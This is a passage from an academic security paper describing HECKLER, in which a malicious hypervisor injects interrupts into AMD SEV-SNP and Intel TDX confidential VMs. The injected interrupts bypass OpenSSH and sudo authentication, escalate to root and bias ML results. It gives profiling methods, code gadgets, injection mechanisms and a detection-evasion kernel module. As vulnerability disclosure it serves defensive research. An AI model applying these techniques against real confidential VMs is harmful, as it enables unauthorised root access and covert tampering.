Chaining Interrupts. A malicious hypervisor can chain multiple gadgets by injecting interrupts at different points during an application's execution. For example, consider an application that performs multiple authentication checks and registers a SIGFPE handler. To successfully authenticate, the attacker should compromise the data flow on lines 7 and 9. First, the attacker uses int 0x80 to bypass the check on line 7. Then, after line 8, the attacker triggers SIGFPE to change the value of `n` to 0. This changes the execution on line 9 passing the second check.

```
1  /* Example: Chaining interrupts */
2  int n = 1
3  void handler() { n = 0 }
4  int auth() { return 0 }
5  void grant_access() {
6    register(SIGFPE, handler)
7    if (!auth()) { ... } /* deny access      */
8    n = second_auth()    /* !0 if auth fails */
9    if (!n) { ... }      /* auth. success    */
10 }
```

5 Case Studies

We choose open-source applications to demonstrate the feasibility and impact of HECKLER. Then, we identify gadgets that allow a malicious hypervisor to mount HECKLER.



Figure 6: Red: attacker-controlled, lightning: int 0x80 injection, (a): Attack on OpenSSH, a malicious hypervisor successfully authenticates ssh on CVM with wrong pwd. (b): Attack on sudo, a malicious hypervisor with non-root shell on CVM escalates privilege to root shell.



Figure 7: Attacker bypasses authentication check by injecting interrupt at time t_5 when detecting A_{seq}. Superscript for P: page id, subscript for P: line number in page, Pf^a: page fault in page with id a. For every page fault (blue), the GPA of the page is added to the PT_{app}.

5.1 int 0x80

OpenSSH. It allows authenticated users to obtain a secure shell, use subsystems (e.g., sftp) for file transfers, and execute commands on remote servers. In our threat model, bypassing OpenSSH's authentication imparts the attackers with powerful capabilities to compromise the execution of a CVM. To this end, we demonstrate an attack on an OpenSSH server on the CVM using int 0x80 as shown in Fig. 6(a). We assume a malicious hypervisor that does not have the correct root password to authenticate a secure-shell on the CVM. As shown in Fig. 5(a), we identify a gadget where changing the return value to a non-zero number leads to successful authentication. Specifically, our attack sets the return value of `auth_password` to a non-zero value using int 0x80.

Sudo. Using sudo, an authorized non-root user can escalate privileges to a root user. We demonstrate an attack on sudo where an adversary with access to a non-root shell on the CVM can gain root access (see Fig. 6(b)). Specifically, the malicious hypervisor uses int 0x80 to bypass sudo's authentication mechanisms. By default, sudo is configured to use Privileged Access Management (PAM). With PAM enabled, sudo invokes a PAM module to authenticate the user. We identify a gadget in the PAM module with the `pam_sm_authenticate` function as shown in Fig. 5(b). This function first checks if the user has a blank password by calling the `_unix_blankpasswd` function. If this check succeeds, the PAM module does not prompt the user for a password. Instead, it considers the user to be correctly authenticated and returns to sudo. Therefore, we can use int 0x80 to change the return value of `_unix_blankpasswd` to a non-zero value leading to successful authentication. Applications that use the same PAM library to authenticate a user (e.g., doas [23]) are also susceptible to HECKLER in principle.

Chaining OpenSSH and Sudo. OpenSSH can be configured to prevent login as the root user. Similarly, sudo can be configured (using the sudoers file) to limit the users who can execute it. With this setup, our attack using OpenSSH can only get a non-root shell and our attack using sudo is not possible. However, we can chain the two attacks to get past these issues. Specifically, we attack OpenSSH to get a non-root shell of a user in the sudoers list. This ensures that the non-root user can execute sudo. Then, we use the attack on sudo to escalate the non-root shell to root privilege as explained above. Note that, to successfully chain the attacks, the malicious hypervisor injects int 0x80 two times.

5.2 Applications with SIGFPE

We first surveyed language support for signal handlers and then looked for existing applications that register SIGFPE handlers with explicit effects.

Java Statistical Analysis Tool. In Java, the runtime (Java virtual machine or JVM) registers a handler for SIGFPE in the user-space. When it receives SIGFPE from the kernel, the JVM translates it to a language-level ArithmeticException. The ArithmeticException is then caught and handled in the application. We analyze open-source Java applications that catch the ArithmeticException. We find an interesting gadget in the Java Statistical Analysis Tool (JSAT) [46]: a function that is used to add new data to a distribution that recalculates the mean and covariance as shown below.

```
/* Example: Disrupt Java with SIGFPE */
try {
  Vec newMean = ...;          /* new mean */
  Matrix covariance = ...;    /* new covariance */
  this.mean = newMean;
  setCovariance(covariance);
} catch(ArithmeticException ex)
{ this.mean = origMean; }
```

During normal execution, if the function catches an ArithmeticException it uses the original mean, effectively ignoring the faulting data. On line 3, a malicious hypervisor can inject an interrupt that raises SIGFPE (e.g., int 0x0 for divide-by-zero) and consequently the ArithmeticException to the application. This will ensure that the function always ignores any new data added. This gadget is used to add new data to a multivariate normal distribution. Therefore, our attack can be used to bias the distribution to never accept new data.

TextAnalysis.jl in Julia. Like Java, the Julia runtime forwards signals for SIGFPE to a language-level DivideError. We find an interesting gadget in an established Julia package for text analysis (TextAnalysis.jl) [19]: an evaluation function to calculate a performance metric based on precision and recall scores (F-Score). If the function catches a DivideError, it reports the worst performance, indicating that a pair of text (e.g. machine and human-produced) are not similar.

```
1 # Example: Disrupt Julia with SIGFPE
2 function fmeasure_lcs(RLCS, PLCS, beta=1)
3   try
4     return ((1+beta^2) * RLCS * PLCS) /
5            (RLCS + (beta^2) * PLCS)
6   catch ex
7     if ex isa DivideError
8       return 0
9     ...
```

We leverage this by maliciously raising SIGFPE and consequently DivideError to report the worst performance.

Hand-coded Multi-layer Perceptron (MLP) in C. We take an MLP implementation written in C [45] that uses `tanh` from the math library as an activation function as shown in the code snippet below. We manually add a SIGFPE handler, that recovers from overflows by setting the return value to 1 as shown in the code snippet below.

```
1 /* Example: Disrupt MLP with SIGFPE */
2 void tan_h_classify(...) {
3   output[0] = 1            /* bias term */
4   for (i = 0; i < n; i++)
5     if (sigsetjmp(buf, 1)) /* on SIGFPE */
6       output[i+1] = 1
7     else                   /* no overflow */
8       output[i+1] = tanh(input[i])
9 }
```

We then maliciously invoke the handler to bias the model trained by the MLP. Specifically, on every call to the `tanh` function, we inject the interrupt to trigger SIGFPE (line 8 in the code snippet below). This ensures that the `tanh` function always returns 1. This allows us to bias the final confusion matrix for our test data set.

6 When & Where to Inject Interrupts?

For our attacks to succeed, it is crucial that we inject the interrupts at specific points during the application's execution.



Figure 8: Overview of profiling. During offline phase (1) we learn a function (f_{app}) that maps pagefault patterns to HECKLER gadgets. We repeatedly create $\mathbb{S}_{\text{boot}}$, $\mathbb{S}_{\text{app}}$ and PT_{app}. During online phase (2), we apply the function to monitor when the CVM reaches a point of interest in its execution, in the injection phase (3) we inject the interrupt. $\{P_1, P_2, P_3\}$: physical addresses of HECKLER gadget pages in PT_{app}, $\{P'_1, P'_2, P'_3\}$: predicted HECKLER gadget pages in PT_{app}.

For example, to attack OpenSSH (see Sec. 5) we should inject the interrupt before the `mm_answer_authpassword` uses the value returned by `auth_password` as shown in Fig. 5(a). If we inject the interrupt at other points during the application's execution, the injection might not have the desired side-effect (e.g., changing `eax` before it is used), or crash the application. Next, if the CVM has multiple VM cores, we should ensure that our interrupt injection is targeted to the right core that executes the application logic with our gadget.

Overview. For SEV-SNP, the main challenge for a successful attack is identifying the physical pages of the functions of interest (i.e., `mm_answer_authpassword` and `auth_password` for OpenSSH). By marking the stage-2 page tables as non-executable we can trace the transition from `auth_password` to `mm_answer_authpassword`. This is possible because our two target functions are on two different physical pages. If this is not the case, i.e., both the functions are on the same page, we will have to resort to single-stepping this part of the execution [59]. However, for our builds of the target libraries, the functions are indeed on different pages. Therefore, once we observe a page fault on `auth_password` followed by a page fault on `mm_answer_authpassword`, we inject int 0x80. Specifically, every stage-2 page fault causes a VMEXIT transparent to the CVM. This allows HECKLER to inject an interrupt when the VM resumes, right before it executes the next guest instruction. In summary, the VM uses the attacker altered state on resumption from the page fault.

Attack Phases. HECKLER attack requires three phases: (a) an offline analysis to learn a function (f_{app}) that maps page fault patterns to HECKLER gadgets; (b) an online analysis to monitor when the CVM reaches a point of interest in its execution; and (c) injecting the interrupt (see Fig. 8). In the

offline phase, we assume that the malicious hypervisor can create and run CVMs identical to the victim CVM multiple times to profile the behavior of the victim applications [62]. In this phase, the attacker controls both the malicious hypervisor and the CVM. In the online phase, when the attacker injects the interrupt, the attacker only controls the malicious hypervisor but can observe the CVM. Next, we detail how HECKLER uses the different phases to learn the $f_{\texttt{app}}$ function.

Page Traces. To time and target our interrupts to the right core, we rely on the fact that our gadgets sequentially execute functions on different pages as shown in Figs. 5 and 7. Let us assume that the hypervisor can capture all pages with the cores they were used on during a CVM's execution (e.g., using page faults). Specifically, the hypervisor captures a list ($PT_{\texttt{vm}}$) of tuples with the guest physical addresses (GPAs) of pages and their corresponding cores $[(p^{\texttt{id}}, \texttt{core})]$. Using $PT_{\texttt{vm}}$, the hypervisor creates application-specific $PT_{\texttt{app}}$ shown in Fig. 7 with all pages executed by the app in user-space.

The code snippets in Fig. 7 are analogous to the gadgets we detail for our case studies in Sec. 5. Here, the `auth` function on page $P^{\texttt{a}}$ calls `check` on $P^{\texttt{c}}$ and uses its return value. Therefore, the application's page trace ($PT_{\texttt{app}}$) always contains the sequence $A_{\texttt{seq}} = [P^{\texttt{a}}, P^{\texttt{c}}, P^{\texttt{a}}]$. To time the interrupt and target the right core, the hypervisor observes the application's access to these pages and waits to detect the sequence of pages. When the hypervisor detects the sequence $A_{\texttt{seq}}$ it injects the interrupt (e.g., int 0x80 to change the return value of `check`) before execution resumes on line 3 on $P^{\texttt{a}}$ (P^{a}_{3} in Fig. 7). Note that $PT_{\texttt{app}}$ is sufficient to target the interrupt to the right core as it contains information about the core on which the page was accessed by the application.

Application Trace ($PT_{\texttt{app}}$). To capture $PT_{\texttt{vm}}$, we assume that the hypervisor can induce page faults for all page accesses in the CVM. Creating $PT_{\texttt{app}}$ from $PT_{\texttt{vm}}$ is not straightforward. First, the GPAs for the application's pages are different for every execution. Next, $PT_{\texttt{vm}}$ contains pages used by the kernel and all user-space applications. Further, the order in which the pages are accessed in the CVM is affected by the scheduling decisions in the Linux kernel. Given these challenges, we detail a method to reliably create $PT_{\texttt{app}}$ and identify $A_{\texttt{seq}}$.

Capturing every page access for a CVM's execution ($PT_{\texttt{vm}}$) is expensive (many page faults for the same page) and generates an intractable trace. Instead, it is sufficient to start with a set of pages executed when the victim application executes on CVM ($\mathbb{S}_{\texttt{vm}}$). Note that, this only requires 1 page fault per page that is executed on the CVM. $\mathbb{S}_{\texttt{vm}}$ contains some pages executed by the kernel that need to be removed while creating $PT_{\texttt{app}}$. To identify the kernel's pages, we capture the set of pages accessed during kernel boot to form $\mathbb{S}_{\texttt{boot}}$. By removing all pages in $\mathbb{S}_{\texttt{boot}}$ from $\mathbb{S}_{\texttt{vm}}$ we get $\mathbb{S}_{\texttt{user}}$ i.e., $\mathbb{S}_{\texttt{user}} = \mathbb{S}_{\texttt{vm}} \setminus \mathbb{S}_{\texttt{boot}}$. Now, $\mathbb{S}_{\texttt{user}}$ contains all user-space pages executed in the CVM. To eliminate pages that do not belong to our victim application (e.g., OpenSSH, sudo) we execute the application multiple times (n) and compute $\mathbb{S}_{\texttt{user}_i}$ for every iteration (i). The set intersection of all $\mathbb{S}_{\texttt{user}_i}$ gives us $\mathbb{S}_{\texttt{app}}$ i.e., $\mathbb{S}_{\texttt{app}} = \bigcap_{i=1}^{n} \mathbb{S}_{\texttt{user}_i}$. By increasing the value of n, we can ensure that $\mathbb{S}_{\texttt{app}}$ only contains pages executed by our application.

Once we have correctly identified the application's pages, we can capture the pages in $\mathbb{S}_{\texttt{app}}$ every time they are executed to form $PT_{\texttt{app}}$. The guest physical addresses of the application's pages change when the VM is rebooted. Therefore, to reliably find our gadget pages ($P^{\texttt{a}}$ and $P^{\texttt{c}}$) we should account for the changing GPAs. To capture this, we collect $PT_{\texttt{app}}$ over multiple VM boots. Then, we analyze all $PT_{\texttt{app}}$ to find a function $f_{\texttt{app}}$ to get the gadget pages $P^{\texttt{a}}$ and $P^{\texttt{c}}$ in Fig. 7. Finally, we can use the gadget pages to identify $A_{\texttt{seq}}$ to correctly time and target the interrupt injection.

7 Implementation for AMD SEV-SNP

We describe our method to identify the guest physical address of the page that houses the gadgets of our interest.

7.1 Generating Page Traces

To generate the page trace for the application ($PT_{\texttt{app}}$), we need to induce page faults every time a page in the CVM is executed. In SEV-SNP the hypervisor can force page faults in the CVM [44, 59]. SEV-Step implements a mechanism that can be configured to induce page faults on all pages, or only on 1 page. We use the former configuration to create the unordered sets described in Sec. 6. Specifically, before booting the VM, we mark all pages as not-executable by setting the `nx` bit. Every time a page fault occurs, we note the page's GPA and core. Before the CVM resumes execution, KVM clears the `nx` bit. This ensures that only 1 page fault is triggered per page. To create the ordered list ($PT_{\texttt{app}}$) we use the mechanism from SEV-Step to mark single pages as not-executable. We start by setting all pages in $\mathbb{S}_{\texttt{app}}$ as not executable. Then, on every page fault, we note the GPA and core. Next, we set the `nx` bit of the page that generated the previous page fault. This mechanism ensures that every access to the application's pages generates a fault.

To implement this mechanism, we use the modified KVM from SEV-Step which exposes ioctls to the user-space [59]. These ioctls allow user-space applications to register and wait for events (e.g., page faults). We create CPython (409 LoC) and Python programs (2291 LoC) to interface with KVM to register and handle events for page faults.

Optimization. If we enable page faults for all application pages, the size of $PT_{\texttt{app}}$ grows. We know that our gadget pages will only be accessed a few times during the application's execution. Therefore, we define an upper limit on the number of occurrences of a particular page in our tracing. This reduces $PT_{\texttt{app}}$ size and optimizes the application execution time.

7.2 Boot Set ($\mathbb{S}_{\texttt{boot}}$) and Application Set ($\mathbb{S}_{\texttt{app}}$)

In both the offline and online phases of the attack, to create the application page trace ($PT_{\texttt{app}}$), we first need to form the boot set and application sets for each case study.

Boot set. We use the boot set to eliminate all pages executed by the kernel from $PT_{\texttt{app}}$. To create this set, we mark all pages as not-executable before booting the CVM. We capture all pages that generate page-faults while the Linux kernel boots on the CVM and add them to the boot set. We stop the capture once the CVM boot completes. This ensures that only kernel pages are captured in the boot set. Next, we explain how we create the application set for our end-to-end case studies.

OpenSSH. For password authentication, OpenSSH prompts the user for a password. If the authentication fails, it prompts the user again. The code gadgets we are interested in (see Sec. 5) are executed between these successive prompts. Therefore, to form the application set for OpenSSH, it is sufficient to capture the pages that are executed in this password prompt window. To do this, we implement a Go program as an ssh client with 70 LoC. For fine-grained control over the password authentication process, we modify Go's `crypto/ssh` standard library. We execute the ssh client from the untrusted host multiple times and capture the pages that are executed to form $\mathbb{S}_{\texttt{user}_i}$ and subsequently $\mathbb{S}_{\texttt{app}}$ as explained in Sec. 6.

Sudo. It uses PAM to perform password authentication by calling the `pam_unix` shared library which has our code gadget from Sec. 5. The Linux kernel executes shared libraries from the same physical addresses. Thus, for all executions of the shared library, the GPAs remain constant. We use this fact to create our application set for the sudo binary. Specifically, we write a C program to repeatedly access the pages with our code gadget i.e., $P_1^{\texttt{pam}}$ and $P_2^{\texttt{pam}}$ of the `pam_unix` library shown in Fig. 5(b) as shown below.

```
/* Profiling shared libraries */
char* lib = "/usr/lib64/security/pam_unix.so";
unsigned long gad1, gad2; char* a; int fd;
fd = open(lib, O_RDONLY);
a  = mmap(0, 0x4000000, (PROT_READ | PROT_EXEC),
          MAP_SHARED, fd, 0);
gad1 = a + 0xCAFEBABE; /* ret gadget 1 */
gad2 = a + 0xCAFED00D; /* ret gadget 2 */
while (1) {
  asm volatile("mfence":: :"memory");
  asm volatile("push %0" : : "r" (&&jmp1));
  asm volatile("jmp *%0" : : "r" (gad1));
jmp1:
  asm volatile("mfence":: :"memory");
  asm volatile("push %0" : : "r" (&&jmp2));
  asm volatile("jmp *%0" : : "r" (gad2));
jmp2:
}
```

We execute this C program several times on the CVM and capture the pages that are executed to create $\mathbb{S}_{\texttt{app}}$. Note that, the addresses for `pam_unix` are fixed, so we do not need to execute sudo application during this phase to form $\mathbb{S}_{\texttt{app}}$.

MLP. We use an open-source implementation of MLP written in C [45] and add a SIGFPE handler to its tanh activation function implementation. Every call to this activation function results in multiple calls to the `tanh` function in the math shared library as shown in Sec. 5.2. We implement an interface in the CVM to allow users to start and stop the training of the MLP. The training process takes a long time. Therefore, capturing all pages executed during the training results in a very large unusable set. So, we capture the pages multiple times during the training in small windows of 1 second. To form $\mathbb{S}_{\texttt{user}_i}$ we compute an intersection over all pages from the windows to create $\mathbb{S}_{\texttt{app}}$ (see Sec. 6).

7.3 Finding a Function

In the offline phase, we use the application page trace ($PT_{\texttt{app}}$) to define a function ($f_{\texttt{app}}$) to predict the physical addresses of our gadget pages. Next, we explain our how to create $f_{\texttt{app}}$ for each of the end-to-end case studies.

OpenSSH. We analyze the page traces ($PT_{\texttt{app}}$) from multiple CVM boots. We first create 2 sets with potential candidates for gadget pages ($P_1^{\texttt{ssh}}$ and $P_2^{\texttt{ssh}}$). Using the page traces across multiple CVM boots we profile the OpenSSH behavior during password authentication and define a frequency interval $[9,11]$. We define all pages that appear in $PT_{\texttt{app}}$ with frequencies in this interval as candidate pages for $P_1^{\texttt{ssh}}$. Similarly, we define a frequency interval $[5,7]$ to find the candidate pages for $P_2^{\texttt{ssh}}$. Note that, for these VM boots, the attacker also controls the CVM. During the attack, we first form the candidate sets using the values for the frequency intervals we define above. Then, to further eliminate pages from the candidate sets and form page tuples ($P_1^{\texttt{ssh}}$, $P_2^{\texttt{ssh}}$), we use the fact that the gadget pages must appear in a particular sequence ($A_{\texttt{seq}}$) in all page traces.

Sudo. Unlike OpenSSH identifying the gadget pages is straightforward for sudo. First, in this setting the attacker already controls a non-root shell on the CVM. Then, our gadget pages lie in the `pam_unix` shared library whose GPAs do not change across multiple runs. The C program's loop uses the virtual addresses of the gadget pages to repeatedly access them (see Sec. 7.2). To determine the GPAs of these gadget pages our function ($f_{\texttt{app}}$) just picks the 2 pages that occur the most number of times in $PT_{\texttt{app}}$. Then, it uses the order of accesses to determine the GPAs for the tuple ($P_1^{\texttt{pam}}$,$P_2^{\texttt{pam}}$).

MLP. We identify 3 gadget pages for MLP: $P_1^{\texttt{mlp}}$ the page that contains the calling function of tanh, $P_2^{\texttt{mlp}}$ the tanh shared library, and $P_3^{\texttt{mlp}}$ a page in the shared library executed by the tanh function. While the first page is backed by different GPAs for each application execution, the second and third page in the shared library remain constant. On investigating the application trace $PT_{\texttt{app}}$, we identify a sequence of length 9 with the gadget pages that occur with high frequency. We use this to define the function ($f_{\texttt{app}}$) the finds candidates for tuples of gadget pages ($P_1^{\texttt{mlp}}$, $P_2^{\texttt{mlp}}$, $P_3^{\texttt{mlp}}$).

Effect of Imperfect Page Analysis. Our AMD SEV-SNP analysis is intentionally specific to our observations per application. It is not designed for other gadgets that may not conform to such behaviour, and depending on the gadget, may need instruction single-stepping [59, 62]. Injecting int 0x80 on the wrong page either has no observable effect or crashes OpenSSH which is restarted by the daemon.

Remark on Intel TDX. We need a primitive to know when the $A_{\texttt{seq}}$ occurs during the application's execution. Since our goal is not to build single-stepping and analysis techniques demonstrated for AMD SEV [59], we do not investigate using page faults, cache side-channels, or timer interrupts, to achieve this primitive. We had limited access to the TDX machine to fully experiment. To make the best use of our limited access and to demonstrate our attack, we use a busy loop in functions `mm_answer_authpassword` and `pam_sm_authenticate` for OpenSSH and sudo respectively. Future works can address this using advances in TDX-step [35].

8 Proof-of-concept Exploits

To demonstrate HECKLER on SEV-SNP and Intel TDX, we use the latest production systems and setups recommended by AMD and Intel respectively.

SEV-SNP. We demonstrate our attacks on an EPYC 9124 with Zen 4 SEV-SNP enabled workstation with 16 cores and 192 GB RAM. We boot the host Linux kernel with patches from SEV-Step that introduce the page-fault interfaces in KVM [59]. This kernel also contains the patches for KVM to launch and manage SEV-SNP VMs. Further, we use the same QEMU version 6.1.50 and SEV-SNP VM Linux kernel v5.19.0 to perform our experiments.

TDX. We had early access to TDX in September 2023. We confirm our attacks on a pre-production Intel Xeon Platinum processor with TDX support with 112 cores and 256GiB of RAM. We follow the official Intel documentation and boot a patched Linux kernel v5.19.17 on both the guest and the host. Further, we use modified QEMU v7.0.50 provided by Intel to create TDX VMs. In March 2024, we tested int 0x80 injection on a production Intel Xeon Gold 6526Y processor with TDX support and confirmed that it is vulnerable to HECKLER.

8.1 Injecting Interrupts

While both SEV-SNP and TDX allow the hypervisor to inject interrupts to the CVMs, the method to inject the interrupt is different for each of them. Below, we outline the mechanisms we use to inject interrupts for HECKLER.

SEV-SNP. AMD virtual machine extensions expose various interfaces that a hypervisor can use to inject interrupts into a VM. In our implementation, we use the event injection interface to inject int 0x80 and int 0x0 (see the extended version for other interfaces [47]). For this, we use the event injection field (`VMCB.EventInj`) that is accessible to the hypervisor in the Virtual Machine Control Block (VMCB) of the SEV VM. We implement a kernel module with 150 LoC, which interfaces with KVM to write the interrupt number to be injected in the respective VMCB field. When the SEV VM resumes execution, this method ensures that the interrupt is always raised before the next instruction is executed [3]. This makes our injection deterministic, thus ensuring HECKLER does not need to time the interrupt injection between a window of a few CPU cycles as already explained in Sec. 6. The KVM implementation expects acknowledgments from the guest kernel in the VM for most external interrupts. During normal operation, for all external interrupts, the guest Linux kernel writes the acknowledgments to a register in this virtual APIC page. We observe that the int 0x80 handler in the guest Linux kernel does not acknowledge the interrupt because it does not expect these interrupts to be injected externally. Without such acknowledgment, KVM will not inject certain interrupts which can lead to unexpected behavior (e.g., frozen terminal because of tty interrupts). To remedy this, we perform the virtual APIC page register write from the host.

TDX. We implement a kernel module in 150 LoC to inject interrupts into the TDX VM. Our host module uses kernel hooks to call a function in KVM that is used to deliver int 0x80 interrupts to TDX VMs. Unlike SEV-SNP, TDX does not expose the Virtual Machine Control Structure (VMCS) or the virtual APIC pages to the untrusted hypervisor. Instead, it expects the hypervisor to write into a Posted Interrupt Request (PIR) buffer. This buffer is used by hardware to inject interrupts into TDX VMs through the virtual APIC [33]. We inject two interrupts into two different cores of the CVM with this mechanism, one to gain login into the TDX VM with OpenSSH and another to get root access with sudo. During these two injects, the guest kernel does not acknowledge the interrupts. While this does not stop our attacks, it does leave the APIC with an elevated Task-Priority-Register (TPR), blocking all lower-priority interrupts on the affected vCPU. This may break CVM functionality that is noticeable by the user. To evade such detection, we implement a guest kernel module (`kern_ack`) that resets the APIC state. We inject this kernel module into the TDX VM as the last part of our attack after gaining root access.

8.2 OpenSSH

We do our attack on an OpenSSH binary v9.4.P1+ with PAM disabled. We run an ssh client on the same host as the CVM.

SEV-SNP. In the offline phase, we profile the behavior of OpenSSH over 392 VM boots. For every VM boot, we collect 10 user sets ($\mathbb{S}_{\texttt{user}}$). Using these, we create the application set ($\mathbb{S}_{\texttt{app}}$) and page traces ($PT_{\texttt{app}}$) of sizes shown in Tab. 1.

In the online phase, to profile and attack the application, we set up the VM to generate page faults during boot and during application execution. With the page fault mechanism enabled, we observe an overhead of 11.41 seconds to boot as compared

Table 1: Cardinality of the sets ($\mathbb{S}_{\texttt{boot}}$, $\mathbb{S}_{\texttt{user}}$, $\mathbb{S}_{\texttt{app}}$) and traces ($PT_{\texttt{app}}$) to find gadget pages. VMb: VM boot, max captures: maximum number of times we capture a page in $PT_{\texttt{app}}$ where 0 indicates that we always capture.

	VMb	traces per VMb	$\lvert\mathbb{S}_{\texttt{boot}}\rvert$	$\lvert\mathbb{S}_{\texttt{user}}\rvert$	$\lvert\mathbb{S}_{\texttt{app}}\rvert$	$\lvert PT_{\texttt{app}}\rvert$	max captures
Openssh	392	10	82433	666	236	22440	200
Sudo	9	1	82431	259	6	199013	0
MLP	6	20	82378	718	255	32832	200

Table 2: Number of times (in % and absolute) the gadget pages for the different applications appear in the application's page trace ($PT_{\texttt{app}}$). Page trace size ($\lvert PT_{\texttt{app}}\rvert$) as detailed in Tab. 1. The gadget page P_3 is not applicable to OpenSSH and sudo as they only have 2 gadget pages.

	OpenSSH		Sudo		MLP	
	%	*abs.*	%	*abs.*	%	*abs.*
P_1	0.044	9.8	25.3	50348.6	0.6	200
P_2	0.026	5.9	24.6	49051.0	0.6	200
P_3	-	-	-	-	0.4	133

to 10.01 seconds without the page faults (+14%). Creating the application set in the password prompt window takes 32.9 ms to execute compared to 14.2 ms without page faults (+131%). Creating a page trace $PT_{\texttt{app}}$ for the password prompt window takes 773.9 ms to execute (+5332%). In Tab. 3, we summarize page fault overheads for all the case studies. For OpenSSH and MLP, we cap the number of times each page is captured to 200 (see Sec. 7.1). Tab. 2 shows the number of times our gadget pages appear on average in $PT_{\texttt{app}}$. From our profiling, we report that on average the size of our candidate set for $P_1^{\texttt{ssh}}$ is 4.81, and $P_2^{\texttt{ssh}}$ is 8.52 before considering the attack sequence. Finally, when we account for the sequence ($A_{\texttt{seq}}$) in $PT_{\texttt{app}}$, on average we get 2.24 ($P_1^{\texttt{ssh}}$, $P_2^{\texttt{ssh}}$) tuples. With this, we get an average probability of success of 44.71% with 1 interrupt injection.

TDX. As explained in Sec. 7, we implement busy loops in our gadget page with the function `mm_answer_authpassword`. This eliminates the need to time our interrupt injection. We use our kernel module in the host to inject int 0x80. The interrupt-delivering function takes 1835 cycles for every injection. Further, once the attack succeeds, we insert a kernel module in the TDX VM to reset the APIC. The reset takes about 3092 cycles on average. With this setup, we report that our attack always succeeds.

8.3 Sudo

We use an unmodified sudo binary in the Ubuntu 23.10 distribution with default configurations.

Table 3: Overheads for boot trace, application set ($\mathbb{S}_{\texttt{app}}$), and page trace ($PT_{\texttt{app}}$) w.r.t. execution without page faults in %.

App	boot	$\mathbb{S}_{\texttt{app}}$	$PT_{\texttt{app}}$
OpenSSH	14	131	5332
Sudo	37	3	602
MLP	38	3	81

SEV-SNP. We perform our offline profiling over 9 VM boots and create the application set ($\mathbb{S}_{\texttt{app}}$). To create an application trace ($PT_{\texttt{app}}$), we execute the loop that repeatedly accesses the shared library pages as explained in Sec. 7.2. With this, we see that our gadget pages are in $\mathbb{S}_{\texttt{app}}$ and up to 49.9% of the final trace ($PT_{\texttt{app}}$) as shown in Tab. 2. For the attack, we execute `sudo su` from the non-root shell on the CVM. Our looping technique to access the pages of the `pam_unix` shared library ensures that we reliably find the GPAs of the gadget pages and our attack always succeeds with 1 injection.

TDX. To perform the sudo attack, we implement a busy-loop in the `pam_sm_authenticate` function that waits for int 0x80. Therefore, our attack always succeeds and we escalate to a root shell on the TDX VM. To acknowledge the interrupt, we insert the kernel module as with the OpenSSH attack.

Chaining OpenSSH and Sudo. We chain our attacks on OpenSSH and sudo to get around the problems discussed in Sec. 5.1 by injecting int 0x80 two times.

8.4 FPE

We use three different applications to demonstrate HECKLER with interrupts that raise SIGFPE.

MLP. To profile the MLP application offline, we record all pages that are executed in one second windows. We capture the pages over 6 VM boots and collect 10 user sets ($\mathbb{S}_{\texttt{user}}$) per boot. We observe average application set ($\mathbb{S}_{\texttt{app}}$) sizes of 255 pages. We create 20 traces ($PT_{\texttt{app}}$) per VM boot. Our gadget pages P_1, P_2, P_3 occur 1.6% in $PT_{\texttt{app}}$. Using our function from Sec. 7.3 on average we find 20.5 tuples for the gadget pages. We see an average probability of success of 41.6%.

JSAT and TextAnalysis.jl. Our method in Sec. 7 requires more engineering to Java and Julia applications with runtimes (e.g., OpenJDK and Julia Runtime). As opposed to ahead-of-time compiled programs, finding the gadget pages for interpreted programs requires profiling the dynamic behavior of the runtime's code cache and hot paths. For simplicity, we run our programs with a busy loop in the gadget function instead of profiling it. We run the JVM in interpreter mode where SIGFPE is translated to a language-level ArithmeticException.

For JSAT, we run the `LVQLLC` test to create a multivariate normal distribution from the JSAT repository [46]. With our attack, we need to inject 240 interrupts while the appli-

cation executes to change all return values of our gadget function (Sec. 5.2). Similarly, for TextAnalysis.jl, we run the `Evaluation Metrics` test suite from the TextAnalysis.jl repository [19] and need to inject 2 interrupts.

8.5 End-to-End Attack Cost

HECKLER is performed in 3 different phases as shown in Fig. 8. To understand the end-to-end cost of our attack, we explain the overheads for each of these phases.

Offline Phase. During the offline phase, we get multiple traces as summarized in Tab. 1. In this case, the overheads of tracing slowdown the function generation described in Sec. 8.1. While this can be further optimized, we did not put efforts in such optimizations since this is a preparatory step before the victim runs its VM.

